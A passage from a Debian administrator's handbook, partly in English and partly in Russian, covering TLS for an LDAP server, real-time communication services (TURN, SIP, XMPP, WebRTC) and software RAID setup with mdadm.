Key Infrastructure: *easy-rsa*»). Running **./build-server-key ldap.falcot.com** asks a few mundane questions (location, organization name and so on). The answer to the "common name" question *must* be the fully-qualified hostname for the LDAP server; in our case, `ldap.falcot.com`.

This command creates a certificate in the `keys/ldap.falcot.com.crt` file; the corresponding private key is stored in `keys/ldap.falcot.com.key`.

Now these keys have to be installed in their standard location, and we must make sure that the private file is readable by the LDAP server which runs under the `openldap` user identity:

```
# adduser openldap ssl-cert
Adding user `openldap' to group `ssl-cert' ...
Adding user openldap to group ssl-cert
Done.
# mv keys/ldap.falcot.com.key /etc/ssl/private/ldap.falcot.com.key
# chown root:ssl-cert /etc/ssl/private/ldap.falcot.com.key
# chmod 0640 /etc/ssl/private/ldap.falcot.com.key
# mv newcert.pem /etc/ssl/certs/ldap.falcot.com.pem
```

The **slapd** daemon also needs to be told to use these keys for encryption. The LDAP server configuration is managed dynamically: the configuration can be updated with normal LDAP operations on the `cn=config` object hierarchy, and the server updates `/etc/ldap/slapd.d` in real time to make the configuration persistent. **ldapmodify** is thus the right tool to update the configuration:

Пример 11.27. Configuring slapd for encryption

```
# cat >ssl.ldif <<END
dn: cn=config
changetype: modify
add: olcTLSCertificateFile
olcTLSCertificateFile: /etc/ssl/certs/ldap.falcot.com.pem
-
add: olcTLSCertificateKeyFile
olcTLSCertificateKeyFile: /etc/ssl/private/ldap.falcot.com.key
-
END
# ldapmodify -Y EXTERNAL -H ldapi:/// -f ssl.ldif
SASL/EXTERNAL authentication started
SASL username: gidNumber=0+uidNumber=0,cn=peercred,cn=external,cn=auth
SASL SSF: 0
modifying entry "cn=config"
```

***TOOL* ldapvi to edit an LDAP directory**

With **ldapvi**, you can display an LDIF output of any part of the LDAP directory, make some changes in the text editor, and let the tool do the corresponding LDAP operations for you.

It is thus a convenient way to update the configuration of the LDAP server, simply by editing the `cn=config` hierarchy.

```
# ldapvi -Y EXTERNAL -h ldapi:/// -b cn=config
```

The last step for enabling encryption involves changing the `SLAPD_SERVICES` variable in the `/etc/default/slapd` file. We'll play it safe and disable unsecured LDAP altogether.

Пример 11.28. The `/etc/default/slapd` file

```
# Default location of the slapd.conf file or slapd.d cn=config directory. If
# empty, use the compiled-in default (/etc/ldap/slapd.d with a fallback to
# /etc/ldap/slapd.conf).
SLAPD_CONF=

# System account to run the slapd server under. If empty the server
# will run as root.
SLAPD_USER="openldap"

# System group to run the slapd server under. If empty the server will
# run in the primary group of its user.
SLAPD_GROUP="openldap"

# Path to the pid file of the slapd server. If not set the init.d script
# will try to figure it out from $SLAPD_CONF (/etc/ldap/slapd.conf by
# default)
SLAPD_PIDFILE=

# slapd normally serves ldap only on all TCP-ports 389. slapd can also
# service requests on TCP-port 636 (ldaps) and requests via unix
# sockets.
# Example usage:
# SLAPD_SERVICES="ldap://127.0.0.1:389/ ldaps:/// ldapi:///"
SLAPD_SERVICES="ldaps:/// ldapi:///"

# If SLAPD_NO_START is set, the init script will not start or restart
# slapd (but stop will still work).  Uncomment this if you are
# starting slapd via some other means or if you don't want slapd normally
# started at boot.
#SLAPD_NO_START=1

# If SLAPD_SENTINEL_FILE is set to path to a file and that file exists,
# the init script will not start or restart slapd (but stop will still
# work).  Use this for temporarily disabling startup of slapd (when doing
# maintenance, for example, or through a configuration management system)
# when you don't want to edit a configuration file.
SLAPD_SENTINEL_FILE=/etc/ldap/noslapd

# For Kerberos authentication (via SASL), slapd by default uses the system
# keytab file (/etc/krb5.keytab).  To use a different keytab file,
# uncomment this line and change the path.
#export KRB5_KTNAME=/etc/krb5.keytab

# Additional options to pass to slapd
SLAPD_OPTIONS=""
```

11.7.3.3.2. Configuring the Client

On the client side, the configuration for the *libpam-ldap* and *libnss-ldap* modules needs to be modified to use an `ldaps://` URI.

LDAP clients also need to be able to authenticate the server. In a X.509 public key infrastructure, public certificates are signed by the key of a certificate authority (CA). With *easy-rsa*, the Falcot administrators have created their own CA and they now need to configure the system to trust the signatures of Falcot's CA. This can be done by putting the CA certificate in `/usr/local/share/ca-certificates` and running **update-ca-certificates**.

```
# cp keys/ca.crt /usr/local/share/ca-certificates/falcot.crt
# update-ca-certificates
Updating certificates in /etc/ssl/certs... 1 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d....
Adding debian:falcot.pem
done.
done.
```

Last but not least, the default LDAP URI and default base DN used by the various command line tools can be modified in `/etc/ldap/ldap.conf`. This will save quite some typing.

Пример 11.29. The `/etc/ldap/ldap.conf` file

```
#
# LDAP Defaults
#

# See ldap.conf(5) for details
# This file should be world readable but not world writable.

BASE   dc=falcot,dc=com
URI    ldaps://ldap.falcot.com

#SIZELIMIT      12
#TIMELIMIT      15
#DEREF          never

# TLS certificates (needed for GnuTLS)
TLS_CACERT      /etc/ssl/certs/ca-certificates.crt
```

11.8. Real-Time Communication Services

Real-Time Communication (RTC) services include voice, video/webcam, instant messaging (IM) and desktop sharing. This chapter gives a brief introduction to three of the services required to operate RTC, including a TURN server, SIP server and XMPP server. Comprehensive details of how to plan, install and manage these services are available in the Real-Time Communications Quick Start Guide which includes examples specific to Debian.

→ http://rtcquickstart.org

Both SIP and XMPP can provide the same functionality. SIP is slightly more well known for voice and video while XMPP is traditionally regarded as an IM protocol. In fact, they can both be used for any of these purposes. To maximize connectivity options, it is recommended to run both in parallel.

These services rely on X.509 certificates both for authentication and confidentiality purposes. See Раздел 10.2.1.1, «Public Key Infrastructure: *easy-rsa*» for details on how to create them. Alternatively the *Real-Time Communications Quick Start Guide* also has some useful explanations:

→ http://rtcquickstart.org/guide/multi/tls.html

11.8.1. DNS settings for RTC services

RTC services require DNS SRV and NAPTR records. A sample configuration that can be placed in the zone file for `falcot.com`:

```
; the server where everything will run
server1             IN      A       198.51.100.19
server1             IN      AAAA    2001:DB8:1000:2000::19

; IPv4 only for TURN for now, some clients are buggy with IPv6
turn-server         IN      A       198.51.100.19

; IPv4 and IPv6 addresses for SIP
sip-proxy           IN      A       198.51.100.19
sip-proxy           IN      AAAA    2001:DB8:1000:2000::19

; IPv4 and IPv6 addresses for XMPP
xmpp-gw             IN      A       198.51.100.19
xmpp-gw             IN      AAAA    2001:DB8:1000:2000::19

; DNS SRV and NAPTR for STUN / TURN
_stun._udp  IN SRV    0 1 3467 turn-server.falcot.com.
_turn._udp  IN SRV    0 1 3467 turn-server.falcot.com.
@           IN NAPTR  10 0 "s" "RELAY:turn.udp" "" _turn._udp.falcot.com.
```

```
; DNS SRV and NAPTR records for SIP
_sips._tcp  IN SRV    0 1 5061 sip-proxy.falcot.com.
@           IN NAPTR  10 0 "s" "SIPS+D2T" "" _sips._tcp.falcot.com.

; DNS SRV records for XMPP Server and Client modes:
_xmpp-client._tcp  IN     SRV    5 0 5222 xmpp-gw.falcot.com.
_xmpp-server._tcp  IN     SRV    5 0 5269 xmpp-gw.falcot.com.
```

11.8.2. TURN Server

TURN is a service that helps clients behind NAT routers and firewalls to discover the most efficient way to communicate with other clients and to relay the media streams if no direct media path can be found. It is highly recommended that the TURN server is installed before any of the other RTC services are offered to end users.

TURN and the related ICE protocol are open standards. To benefit from these protocols, maximizing connectivity and minimizing user frustration, it is important to ensure that all client software supports ICE and TURN.

For the ICE algorithm to work effectively, the server must have two public IPv4 addresses.

11.8.2.1. Install the TURN server

Install the resiprocate-turn-server package.

Edit the `/etc/reTurn/reTurnServer.config` configuration file. The most important thing to do is insert the IP addresses of the server.

```
# your IP addresses go here:
TurnAddress = 198.51.100.19
TurnV6Address = 2001:DB8:1000:2000::19
AltStunAddress = 198.51.100.20
# your domain goes here, it must match the value used
# to hash your passwords if they are already hashed
# using the HA1 algorithm:
AuthenticationRealm = myrealm

UserDatabaseFile = /etc/reTurn/users.txt
UserDatabaseHashedPasswords = true
```

Restart the service.

11.8.2.2. Managing the TURN users

Use the htdigest utility to manage the TURN server user list.

```
# htdigest /etc/reTurn/users.txt myrealm joe
```

Use the HUP signal to make the server reload the `/etc/reTurn/users.txt` file after changing it or enable the automatic reload feature in `/etc/reTurn/reTurnServer.config`.

11.8.3. SIP Proxy Server

A SIP proxy server manages the incoming and outgoing SIP connections between other organizations, SIP trunking providers, SIP PBXes such as Asterisk, SIP phones, SIP-based softphones and WebRTC applications.

It is strongly recommended to install and configure the SIP proxy before attempting a SIP PBX setup. The SIP proxy normalizes a lot of the traffic reaching the PBX and provides greater connectivity and resilience.

11.8.3.1. Install the SIP proxy

Install the repro package. Using the package from jessie-backports is highly recommended, as it has the latest improvements for maximizing connectivity and resilience.

Edit the `/etc/repro/repro.config` configuration file. The most important thing to do is insert the IP addresses of the server. The example below demonstrates how to setup both regular SIP and WebSockets/WebRTC, using TLS, IPv4 and IPv6:

```
# Transport1 will be for SIP over TLS connections
# We use port 5061 here but if you have clients connecting from
# locations with firewalls you could change this to listen on port 443
Transport1Interface = 198.51.100.19:5061
Transport1Type = TLS
Transport1TlsDomain = falcot.com
Transport1TlsClientVerification = Optional
Transport1RecordRouteUri = sip:falcot.com;transport=TLS
Transport1TlsPrivateKey = /etc/ssl/private/falcot.com-key.pem
Transport1TlsCertificate = /etc/ssl/public/falcot.com.pem

# Transport2 is the IPv6 version of Transport1
Transport2Interface = 2001:DB8:1000:2000::19:5061
Transport2Type = TLS
Transport2TlsDomain = falcot.com
Transport2TlsClientVerification = Optional
Transport2RecordRouteUri = sip:falcot.com;transport=TLS
Transport2TlsPrivateKey = /etc/ssl/private/falcot.com-key.pem
Transport2TlsCertificate = /etc/ssl/public/falcot.com.pem

# Transport3 will be for SIP over WebSocket (WebRTC) connections
# We use port 8443 here but you could use 443 instead
Transport3Interface = 198.51.100.19:8443
Transport3Type = WSS
Transport3TlsDomain = falcot.com
# This would require the browser to send a certificate, but browsers
# don't currently appear to be able to, so leave it as None:
Transport3TlsClientVerification = None
Transport3RecordRouteUri = sip:falcot.com;transport=WSS
Transport3TlsPrivateKey = /etc/ssl/private/falcot.com-key.pem
Transport3TlsCertificate = /etc/ssl/public/falcot.com.pem
```

```
# Transport4 is the IPv6 version of Transport3
Transport4Interface = 2001:DB8:1000:2000::19:8443
Transport4Type = WSS
Transport4TlsDomain = falcot.com
Transport4TlsClientVerification = None
Transport4RecordRouteUri = sip:falcot.com;transport=WSS
Transport4TlsPrivateKey = /etc/ssl/private/falcot.com-key.pem
Transport4TlsCertificate = /etc/ssl/public/falcot.com.pem

# Transport5: this could be for TCP connections to an Asterisk server
# in your internal network.  Don't allow port 5060 through the external
# firewall.
Transport5Interface = 198.51.100.19:5060
Transport5Type = TCP
Transport5RecordRouteUri = sip:198.51.100.19:5060;transport=TCP

HttpBindAddress = 198.51.100.19, 2001:DB8:1000:2000::19
HttpAdminUserFile = /etc/repro/users.txt

RecordRouteUri = sip:falcot.com;transport=tls
ForceRecordRouting = true
EnumSuffixes = e164.arpa, sip5060.net, e164.org
DisableOutbound = false
EnableFlowTokens = true
EnableCertificateAuthenticator = True
```

Use the **htdigest** utility to manage the admin password for the web interface. The username must be *admin* and the realm name must match the value specified in `repro.config`.

```
# htdigest /etc/repro/users.txt repro admin
```

Restart the service to use the new configuration.

11.8.3.2. Managing the SIP proxy

Go to the web interface at `http://sip-proxy.falcot.com:5080` to complete the configuration by adding domains, local users and static routes.

The first step is to add the local domain. The process must be restarted after adding or removing domains from the list.

The proxy knows how to route calls between local users and full SIP address, the routing configuration is only necessary for overriding default behavior, for example, to recognize phone numbers, add a prefix and route them to a SIP provider.

11.8.4. XMPP Server

An XMPP server manages connectivity between local XMPP users and XMPP users in other domains on the public Internet.

> ***VOCABULARY*** **XMPP or Jabber?**
>
> XMPP is sometimes referred to as Jabber. In fact, Jabber is a trademark and XMPP is the official name of the standard.

Prosody is a popular XMPP server that operates reliably on Debian servers.

11.8.4.1. Install the XMPP server

Install the prosody package. Using the package from jessie-backports is highly recommended, as it has the latest improvements for maximizing connectivity and resilience.

Review the `/etc/prosody/prosody.cfg.lua` configuration file. The most important thing to do is insert JIDs of the users who are permitted to manage the server.

```
admins = { "joe@falcot.com" }
```

An individual configuration file is also needed for each domain. Copy the sample from `/etc/prosody/conf.avail/example.com.cfg.lua` and use it as a starting point. Here is `falcot.com.cfg.lua`:

```
VirtualHost "falcot.com"
        enabled = true
        ssl = {
                key = "/etc/ssl/private/falcot.com-key.pem";
                certificate = "/etc/ssl/public/falcot.com.pem";
                }
```

To enable the domain, there must be a symlink from `/etc/prosody/conf.d/`. Create it that way:

```
# ln -s /etc/prosody/conf.avail/falcot.com.cfg.lua /etc/prosody/conf.d/
```

Restart the service to use the new configuration.

11.8.4.2. Managing the XMPP server

Some management operations can be performed using the `prosodyctl` command line utility. For example, to add the administrator account specified in `/etc/prosody/prosody.cfg.lua`:

```
# prosodyctl adduser joe@falcot.com
```

See the Prosody online documentation for more details about how to customize the configuration.

11.8.5. Running services on port 443

Some administrators prefer to run all of their RTC services on port 443. This helps users to connect from remote locations such as hotels and airports where other ports may be blocked or Internet traffic is routed through HTTP proxy servers.

To use this strategy, each service (SIP, XMPP and TURN) needs a different IP address. All the services can still be on the same host as Linux supports multiple IP addresses on a single host. The port number, 443, must be specified in the configuration files for each process and also in the DNS SRV records.

11.8.6. Adding WebRTC

Falcot wants to let customers make phone calls directly from the web site. The Falcot administrators also want to use WebRTC as part of their disaster recovery plan, so staff can use web browsers at home to log in to the company phone system and work normally in an emergency.

> ***IN PRACTICE* Try WebRTC**
>
> If you have not tried WebRTC before, there are various sites that give an online demonstration and test facilities.
>
> → http://www.sip5060.net/test-calls

WebRTC is a rapidly evolving technology and it is essential to use packages from the jessie-backports or Testing distributions.

JSCommunicator is a generic, unbranded WebRTC phone that does not require any server-side scripting such as PHP. It is built exclusively with HTML, CSS and JavaScript. It is the basis for many other WebRTC services and modules for more advanced web publishing frameworks.

→ http://jscommunicator.org

The package jscommunicator-web-phone is the quickest way to install a WebRTC phone into a web site. It requires a SIP proxy with a WebSocket transport. The instructions in Раздел 11.8.3.1, «Install the SIP proxy» include the necessary details to enable the WebSocket transport in the repro SIP proxy.

After installing jscommunicator-web-phone, there are various ways to use it. A simple strategy is to include or copy the configuration from `/etc/jscommunicator-web-phone/apache.conf` into an Apache virtual host configuration.

Once the web-phone files are available in the web server, customize the `/etc/jscommunicator-web-phone/config.js` to point at the TURN server and SIP proxy. For example:

```
JSCommSettings = {

  // Web server environment
  webserver: {
    url_prefix: null            // If set, prefix used to construct sound/ UI
  },

  // STUN/TURN media relays
  stun_servers: [],
  turn_servers: [
```

```
    { server:"turn:turn-server.falcot.com?transport=udp", username:"joe", pas
  ],

  // WebSocket connection
  websocket: {
      // Notice we use the falcot.com domain certificate and port 8443
      // This matches the Transport3 and Transport4 example in
      // the falcot.com repro.config file
    servers: 'wss://falcot.com:8443',
    connection_recovery_min_interval: 2,
    connection_recovery_max_interval: 30
  },

  ...
```

More advanced click-to-call web sites typically use server-side scripting to generate the `config.js` file dynamically. The DruCall source code demonstrates how to do this with PHP.

This chapter sampled only a fraction of the available server software; however, most of the common network services were described. Now it is time for an even more technical chapter: we'll go into deeper detail for some concepts, describe massive deployments and virtualization.

Глава 12. Углублённое администрирование

Эта глава возвращается к некоторым аспектам, уже описанным ранее, но в другом ракурсе: вместо установки на одном компьютере мы изучим массовое разворачивание систем; вместо создания томов RAID или LVM во время установки мы научимся делать это вручную, чтобы иметь возможность пересмотреть наш изначальный выбор. Наконец, мы обсудим инструменты мониторинга и технологии виртуализации. Таким образом, эта глава предназначена главным образом для профессиональных администраторов и в несколько меньшей мере — для отдельных лиц, ответственных за свою домашнюю сеть.

12.1. RAID и LVM

В главе, посвящённой установке, эти технологии были рассмотрены с точки зрения установщика и того, как они встроены в него, чтобы сделать начальное разворачивание максимально простым. После начальной установки администратор должен иметь возможность управляться с меняющимися поребностями в дисковом пространстве без необходимости прибегать к затратной переустановке. Поэтому ему необходимо освоить инструменты для настройки томов RAID и LVM.

И RAID, и LVM являются технологиями абстрагирования монтируемых томов от их физических эквивалентов (жёстких дисков или разделов на них); первая обеспечивает надёжность хранения данных, добавляя избыточность, а вторая делает управление данными более гибким и независимым от реального размера физических дисков. В обоих случаях система получает новые блочные устройства, которые могут использоваться для создания файловых систем или пространства подкачки без обязательного размещения их на одном физическом диске. RAID и LVM возникли из разных нужд, но их функциональность может в чём-то перекрываться, поэтому их часто и упоминают вместе.

***ПЕРСПЕКТИВА* Btrfs сочетает LVM и RAID**

В то время как LVM и RAID являются двумя отдельными подсистемами ядра, встраивающимися между дисковыми блочными устройствами и файловыми системами на них, *btrfs* — это новая файловая система, изначально разработанная в Oracle, целью которой является объединить функциональность LVM и RAID и дополнить её. Она в целом работоспособна, хотя до сих пор помечена как «экспериментальная», поскольку её разработка не завершена (некоторые возможности ещё не реализованы), она уже используется кое-где на производстве.

→ http://btrfs.wiki.kernel.org/

Среди примечательных особенностей — возможность создания снимков дерева файловой системы в любой момент времени. Этот снимок изначально не занимает места на диске, данные копируются только при изменении одной из

копий. Файловая система также обеспечивает прозрачное сжатие файлов, а контрольные суммы гарантируют сохранность всех записанных данных.

В случае и RAID, и LVM ядро предоставляет файл блочного устройства, сходный с соответствующими жёсткому диску или разделу. Когда приложению или другой части ядра требуется доступ к блоку такого устройства, надлежащая подсистема передаёт блок соответствующему физическому слою. В зависимости от конфигурации этот блок может быть сохранён на одном или нескольких физических дисках, и его физическое расположение может не прямо соотноситься с расположением блока в логическом устройстве.

12.1.1. Программный RAID

RAID расшифровывается как *Redundant Array of Independent Disks* — избыточный массив независимых дисков. Цель этой системы — предотвратить потерю данных в случае сбоя жёсткого диска. Основной принцип прост: данные хранятся на нескольких физических дисках вместо одного, с настраиваемым уровнем избыточности, и даже в случае неожиданного выхода диска из строя данные могут быть без потерь восстановлены с остальных дисков.

***КУЛЬТУРА Independent* или *inexpensive*?**

I в аббревиатуре RAID изначально обозначала *inexpensive* — «недорогой», поскольку RAID позволял резко увеличить сохранность данных без необходимости инвестиций в дорогостоящие диски класса high-end. Возможно из соображений поддержания имиджа, однако, она сейчас чаще расшифровывается как *independent* — «независимый», что не имеет неприятного привкуса дешевизны.

RAID может быть реализован как в виде специального оборудования (модули RAID, встроенные в карты контроллеров SCSI или SATA), так и в виде программной абстракции (ядро). Как аппаратный, так и программный RAID с достаточной избыточностью может прозрачно продолжать работу, когда диск выходит из строя; верхние уровни стека (приложения) могут даже продолжать доступ к данным несмотря на сбой. Разумеется, такой «деградированный режим» может повлиять на производительность, а избыточность уменьшается, так что отказ следующего диска может привести к потере данных. На деле, однако, работать в этом деградированном режиме придётся лишь столько времени, сколько потребуется для замены отказавшего диска. Как только новый диск будет на месте, система RAID сможет восстановить необходимые данные для возврата в безопасный режим. Приложения не заметят ничего, кроме возможно снизившейся скорости доступа в то время, когда массив пребывает в деградированном состоянии, или на этапе восстановления.

Когда RAID реализован аппаратно, его настройка в общем случае производится с помощью инструмента настройки BIOS, и ядро принимает RAID-массив за отдельный диск, который будет работать как обычный физический диск, хотя его имя может быть другим. Например, ядро в Squeeze делало некоторые программные RAID-массивы доступными как `/dev/cciss/c0d0`; ядро в Wheezy изменило такое имя на более

естественное `/dev/sda`, но другие RAID-контроллеры могут по-прежнему вести себя иначе.

В этой книге мы сосредоточимся исключительно на программном RAID.

12.1.1.1. Разные уровни RAID

RAID представляет собой не единую систему, а набор систем, различаемых по их уровням; уровни отличаются по схеме размещения данных и по степени избыточности. Более избыточный является более отказоустойчивым, поскольку система сможет продолжить работу с бóльшим числом вышедших из строя дисков. С другой стороны, доступное пространство для того же набора дисков уменьшается; другими словами, для хранения того же объёма данных потребуется больше дисков.

Linear RAID

: Хотя RAID-подсистема ядра позволяет создавать так называемый «linear RAID», собственно RAID он не является, поскольку не подразумевает какой-либо избыточности. Ядро просто объединяет несколько дисков «встык» и представляет получившийся том как один виртуальный диск (одно блочное устройство). Это единственное его назначение. Такая настройка редко используется сама по себе (об исключениях см. ниже), главным образом потому что отсутствие избыточности означает, что сбой одного диска делает всё объединение и, соответственно, все данные, недоступными.

RAID-0

: Этот уровень также не обеспечивает избыточности, но диски не просто соединяются один за другим : они разделяются на *полосы*, и блоки виртуального устройства сохраняются на полосах физических дисков поочерёдно. В двухдисковом RAID-0, например, чётные блоки виртуального устройства будут сохраняться на первом физическом диске, а нечётные разместятся на втором физическом диске.

  Целью такой системы является не повышение надёжности, поскольку (как и в случае с linear) доступность всех данных оказывается под угрозой, как только один из дисков отказывает, а увеличение производительности: при последовательном доступе к большому объёму непрерывных данных ядро сможет читать с обоих дисков (или производить запись на них) параллельно, что увеличит скорость передачи данных. Однако RAID-0 используется всё реже: его нишу занимает LVM (см. ниже).

RAID-1

: Этот уровень, также известный как «зеркальный RAID», является одновременно и самым простым, и самым широко используемым. В своём стандартном виде он использует два физических диска одного размера и предоставляет логический том

опять-таки того же размера. Данные хранятся одинаково на обоих дисках, отсюда и название «зеркало». Когда один диск выходит из строя, данные по-прежнему доступны с другого. Для действительно ценных данных RAID-1, конечно, может быть настроен на более чем двух дисках, с пропорциональным увеличением отношения цены оборудования к доступному пространству.

> ***ПРИМЕЧАНИЕ*** **Размеры дисков и кластера**
>
> Если два диска разного размера настроены зеркалом, больший из них будет использоваться не полностью, поскольку он будет содержать те же данные, что и меньший, и ничего сверх этого. Таким образом доступное полезное пространство, предоставляемое томом RAID-1, соответствует размеру меньшего диска в массиве. Это справедливо и для томов RAID более высокого уровня, хотя избыточность в них реализована другим образом.
>
> По этой причине при настройке RAID-массивов (за исключением RAID-0 и «linear RAID») важно использовать диски идентичных или очень близких размеров, чтобы избежать пустой траты ресурсов.

> ***ПРИМЕЧАНИЕ*** **Резервные диски**
>
> Уровни RAID, включающие избыточность, позволяют добавлять больше дисков, чем требуется для массива. Дополнительные диски используются в качестве резервных, когда один из основных дисков выходит из строя. К примеру, в зеркале из двух дисков с одним резервным при отказе одного из первых двух дисков ядро автоматически (и немедленно) восстанавливает зеркало с использованием резервного диска, так что избыточность остаётся на гарантированном уровне по истечении времени на восстановление. Это может быть использовано как ещё одна мера предосторожности для ценных данных.
>
> Естественно может возникнуть вопрос, чем это лучше простого зеркалирования сразу на три диска. Преимущество конфигурации с резервным диском заключается в том, что резервный диск может быть общим для нескольких RAID-томов. Например, можно иметь три зеркальных тома с гарантированной избыточностью даже в случае сбоя одного диска, при наличии всего семи дисков (три пары плюс один общий резерв) вместо девяти, которые потребовались бы для трёх триплетов.

Данный уровень RAID хотя и дорог (поскольку в лучшем случае используется только половина физического хранилища), но широко применяется на практике. Он прост для понимания и позволяет легко делать резервные копии: поскольку оба диска хранят одинаковое содержимое, один из них может быть временно извлечён без влияния на работающую систему. Скорость чтения часто возрастает, поскольку ядро может считывать половину данных с каждого диска одновременно, в то время как скорость записи существенно не уменьшается. В случае массива RAID-1 из N дисков данные остаются доступными даже при отказе N-1 диска.

RAID-4

Этот довольно редко применяемый уровень RAID, использует N дисков для хранения полезных данных и дополнительный диск для хранения избыточной информации. Если этот диск выходит из строя, система восстанавливает его содержимое с оставшихся N дисков. Если один из N дисков с данными отказывает, оставшиеся N-1 в сочетании с диском контроля чётности содержат достаточно информации для восстановления необходимых данных.

RAID-4 не так дорог, поскольку приводит к увеличению цены только на один из N и не оказывает существенного влияния на скорость чтения, но запись замедляется.

Кроме того, поскольку запись на любой из N дисков влечёт за собой запись на диск контроля чётности, на последний запись производится значительно чаще, и как следствие его время жизни существенно сокращается. Данные на массиве RAID-4 сохранны при отказе только одного диска (из N+1).

RAID-5

RAID-5 нацелен на исправление асимметрии RAID-4: блоки контроля чётности распределяются по всем N+1 дискам, без выделения специального диска.

Скорость чтения и записи идентичны RAID-4. Опять-таки, система остаётся работоспособной только с одним отказавшим диском (из N+1), не более.

RAID-6

RAID-6 можно считать расширением RAID-5, где каждая последовательность из N блоков предполагает два избыточных блока, и каждая последовательность из N+2 блоков распределяется по N+2 дискам.

Этот уровень RAID несколько более дорогостоящ, чем предыдущие два, но он добавляет надёжности, поскольку до двух дисков (из N+2) могут выйти из строя без ущерба для доступа к данным. С другой стороны, операции записи теперь предполагают запись одного блока данных и двух избыточных блоков, что делает их ещё более медленными.

RAID-1+0

Строго говоря, это не уровень RAID, а наложение двух группировок RAID. Начиная с 2×N дисков, первая собирает их попарно в тома RAID-1; эти N томов затем собираются в один при посредстве «linear RAID» или (всё чаще) LVM. Этот последний случай не является RAID в чистом виде, но это не создаёт проблем.

RAID-1+0 может пережить выход из строя нескольких дисков: до N в массиве из 2×N, описанном выше, в случае если хотя бы один диск остаётся работоспособным в каждой паре RAID-1.

> ***УГЛУБЛЯЕМСЯ* RAID-10**
>
> RAID-10 в общем случае считается синонимом RAID-1+0, но из-за специфики LINUX это на самом деле является обобщением. Эта установка позволяет создать систему, где каждый блок хранится на двух разных дисках, даже при нечётном числе дисков, и копии распределяются на основании изменяемой модели.
>
> Производительность будет изменяться в зависимости от выбранной модели распределения и степени избыточности, а также нагрузки на логический том.

Безусловно, уровень RAID следует выбирать в соответствии с ограничениями и потребностями конкретного приложения. Учтите, что в одном компьютере может быть несколько отдельных RAID-массивов разных конфигураций.

12.1.1.2. Настройка RAID

Настройка томов RAID требует пакета mdadm; он предоставляет команду **mdadm**, с помощью которой можно создавать RAID-массивы и манипулировать ими, а также сценарии и инструменты для интеграции с остальными компонентами системы, в том числе с системами мониторинга.

Для примера рассмотрим сервер с несколькими дисками, некоторые из которых уже используются, а другие доступны для создания RAID. Изначально у нас есть такие диски и разделы:

- диск `sdb`, 4 ГБ, полностью доступен;
- диск `sdc`, 4 ГБ, также полностью доступен;
- на диске `sdd` доступен только раздел `sdd2` (около 4 ГБ);
- наконец, диск `sde`, также 4 ГБ, полностью доступен.

> ***ЗАМЕТКА*** **Идентификация существующих томов RAID**
>
> В файл `/proc/mdstat` перечислены существующие тома и их состояние. При создании нового тома RAID следует быть осторожным, чтобы не дать ему имя, совпадающее с именем уже существующего тома.

Мы собираемся использовать эти физические носители для сборки двух томов, одного RAID-0 и одного зеркала (RAID-1). Начнём с тома RAID-0:

```
# mdadm --create /dev/md0 --level=0 --raid-devices=2 /dev/sdb /dev/sdc
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md0 started.
# mdadm --query /dev/md0
/dev/md0: 8.00GiB raid0 2 devices, 0 spares. Use mdadm --detail for more deta
# mdadm --detail /dev/md0
/dev/md0:
        Version : 1.2
  Creation Time : Wed May  6 09:24:34 2015
     Raid Level : raid0
     Array Size : 8387584 (8.00 GiB 8.59 GB)
   Raid Devices : 2
  Total Devices : 2
    Persistence : Superblock is persistent

    Update Time : Wed May  6 09:24:34 2015
          State : clean
 Active Devices : 2
Working Devices : 2
 Failed Devices : 0
  Spare Devices : 0

     Chunk Size : 512K

           Name : mirwiz:0  (local to host mirwiz)
           UUID : bb085b35:28e821bd:20d697c9:650152bb
         Events : 0

    Number   Major   Minor   RaidDevice State
       0       8       16        0      active sync   /dev/sdb
```

```
       1       8       32        1      active sync   /dev/sdc
# mkfs.ext4 /dev/md0
mke2fs 1.42.12 (29-Aug-2014)
Creating filesystem with 2095104 4k blocks and 524288 inodes
Filesystem UUID: fff08295-bede-41a9-9c6a-8c7580e520a6
Superblock backups stored on blocks:
        32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632

Allocating group tables: done
Writing inode tables: done
Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done
# mkdir /srv/raid-0
# mount /dev/md0 /srv/raid-0
# df -h /srv/raid-0
Filesystem      Size  Used Avail Use% Mounted on
/dev/md0        7.9G   18M  7.4G   1% /srv/raid-0
```

Команда **mdadm --create** требует нескольких параметров: имени создаваемого тома (`/dev/md*`, где MD расшифровывается как *Multiple Device*), уровня RAID, количества дисков (это обязательный параметр, хотя он и имеет значение только для RAID-1 и выше), и физические устройства для использования. Когда устройство создано, мы можем использовать его, как если бы это был обычный раздел: создавать файловую систему на нём, монтировать эту файловую систему и т. п. Обратите внимание, что создание тома RAID-0 под именем `md0` — не более чем совпадение, и нумерация массивов не обязана соответствовать выбранному уровню избыточности. Также можно создать именованные RAID-массивы, передавая **mdadm** такие параметры как `/dev/md/linear` вместо `/dev/md0`.

RAID-1 создаётся сходным образом, различия заметны только после создания:

```
# mdadm --create /dev/md1 --level=1 --raid-devices=2 /dev/sdd2 /dev/sde
mdadm: Note: this array has metadata at the start and
    may not be suitable as a boot device.  If you plan to
    store '/boot' on this device please ensure that
    your boot-loader understands md/v1.x metadata, or use
    --metadata=0.90
mdadm: largest drive (/dev/sdd2) exceeds size (4192192K) by more than 1%
Continue creating array? y
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md1 started.
# mdadm --query /dev/md1
/dev/md1: 4.00GiB raid1 2 devices, 0 spares. Use mdadm --detail for more deta
# mdadm --detail /dev/md1
/dev/md1:
        Version : 1.2
  Creation Time : Wed May  6 09:30:19 2015
     Raid Level : raid1
     Array Size : 4192192 (4.00 GiB 4.29 GB)
  Used Dev Size : 4192192 (4.00 GiB 4.29 GB)
   Raid Devices : 2
  Total Devices : 2
    Persistence : Superblock is persistent
```

```
    Update Time : Wed May  6 09:30:40 2015
          State : clean, resyncing (PENDING)
 Active Devices : 2
Working Devices : 2
 Failed Devices : 0
  Spare Devices : 0

           Name : mirwiz:1  (local to host mirwiz)
           UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
         Events : 0

    Number   Major   Minor   RaidDevice State
       0       8       50        0      active sync   /dev/sdd2
       1       8       64        1      active sync   /dev/sde
# mdadm --detail /dev/md1
/dev/md1:
[...]
          State : clean
[...]
```

***ПОДСКАЗКА* RAID, диски и разделы**

Как показано в нашем примере, устройства RAID могут быть собраны из дисковых разделов, а не обязательно из целых дисков.

